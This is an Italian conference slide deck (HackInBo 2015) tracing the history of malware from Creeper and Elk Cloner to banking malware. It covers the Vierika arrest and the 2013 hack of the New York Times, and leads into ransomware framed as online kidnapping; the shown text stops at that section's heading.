Adeft Associazione NO PROFIT

# Dall'anonima sequestri al Ransomware: vita, morte e miracoli di un malware

HackInBo 2015

Dott. Stefano Fratepietro

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## Agricoltore da 4 generazioni

# Dott. Stefano Fratepietro

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
# Agenda

- Origini ed evoluzione del malware
- Criminali e virus informatici, l’Anonima Sequestri ai tempi di Internet (Ransomware)
- Rimedi e prevenzione all’infezione


# Origini ed evoluzione dei malware

- 1970, The Creeper - DEC PDP-10 con TENEX OS
- 1982/1983, prima definizione di “Self Replication Computer Program” aka VIRUS con la creazione di Elk Cloner



# Origini ed evoluzione dei malware

- Elk Cloner, scritto per funzionare sul DOS dell'Apple II, non è un virus dannoso ma "fastidioso"
- Si manifestava solo al cinquantesimo riavvio del sistema mostrando a video la frase:




# Origini ed evoluzione dei malware

Dagli anni novanta in poi, soprattutto grazie alla diffusione della rete Internet, i virus informatici passano dal recare fastidio al creare dei veri e propri danni al sistema informativo, come:


- 1998, CIH VIRUS, che sovrascriveva i dati del file system e del bios del pc!
- 2002, I Love You, allegato di posta elettronica auto replicante
- 2004, My Doom, sempre allegato ad una mail, ritenuto responsabile del rallentamento globale di Internet
- 2007, CONFICKER, che blocco milioni di computer in tutto il mondo

# Origini ed evoluzione dei malware



# Origini ed evoluzione dei malware

Marzo 2001, proprio qui a Bologna viene arrestato Krivojrog aka Gabriele Canazza per aver creato Vierika, un innocuo vbscript auto replicante con cambio di home page del browser con la pagina web personale Tiscali di Canazza a nome della sua compagna, Vierika. **Vierika è stato il primo caso di arresto per creazione di virus informatico in Italia.**



# Origini ed evoluzione dei malware

L'agente della GDF dichiarò: *"Il pirata era astutissimo nel far perdere le tracce, nel cancellare ogni indizio della sua presenza su Internet"*


Così astuto da usare la sua home page personale Tiscali con il nome e le foto della sua compagna….!

Fu individuato in 20 giorni, festivi inclusi.

http://web.tiscalinet.it/krivojrog/vierika/Vierika.html

# Origini ed evoluzione dei malware

Dal 2007 in poi, con la diffusione massiva degli Internet Banking, iniziano ad essere sviluppatati i malware bancari.



# Origini ed evoluzione dei malware

## NY Times says Chinese hacked paper's computers

Jan 31, 2013

Chinese hackers repeatedly penetrated The New York Times' computer systems over the past four months, stealing reporters' passwords and hunting for files on an investigation into the wealth amassed by the family of a top Chinese leader, the newspaper reported Thursday.


Security experts hired to investigate and plug the breach found that the attacks used tactics similar to ones used in previous hacking incidents traced to China, the report said. It said the hackers routed the attacks through computers at U.S. universities, installed a strain of malicious software, or malware, associated with Chinese hackers and initiated the attacks from Chinese university computers previously used by the Chinese military to attack U.S. military contractors.


The attacks, which began in mid-September, coincided with a Times investigation into how the relatives and family of Premier Wen Jiabao built a fortune worth over $2 billion. The report, which was posted online Oct. 25, embarrassed the Communist Party leadership, coming ahead of a fraught transition to new leaders and exposing deep-seated favoritism at a time when many Chinese are upset about a wealth gap.


Over the months of cyber-incursions, the hackers eventually lifted the computer passwords of all Times employees and used them to get into the personal computers of 53 employees.

The report said none of the Times' customer data was compromised and that information about the investigation into the Wen family remained protected, though it left unclear what data or communications the infiltrators accessed.

Featured







# Origini ed evoluzione dei malware

My favorite bit of the *New York Times* story is when they ding Symantec for not catching the attacks:

> Over the course of three months, attackers installed 45 pieces of custom malware. The Times -- which uses antivirus products made by Symantec -- found only one instance in which Symantec identified an attacker's software as malicious and quarantined it, according to Mandiant.

Symantec, of course, had to respond:

> Turning on only the signature-based anti-virus components of endpoint solutions alone are not enough in a world that is changing daily from attacks and threats. We encourage customers to be very aggressive in deploying solutions that offer a combined approach to security. Anti-virus software alone is not enough.

# Anonima sequestri

Sequestrare quanto di più caro (persone in primis) chiedendo un pagamento in denaro (riscatto) per restituire la persona rapita.


I target di interesse erano limitati alle famiglie benestanti o VIP.

# Anonima sequestri ai tempi di Internet

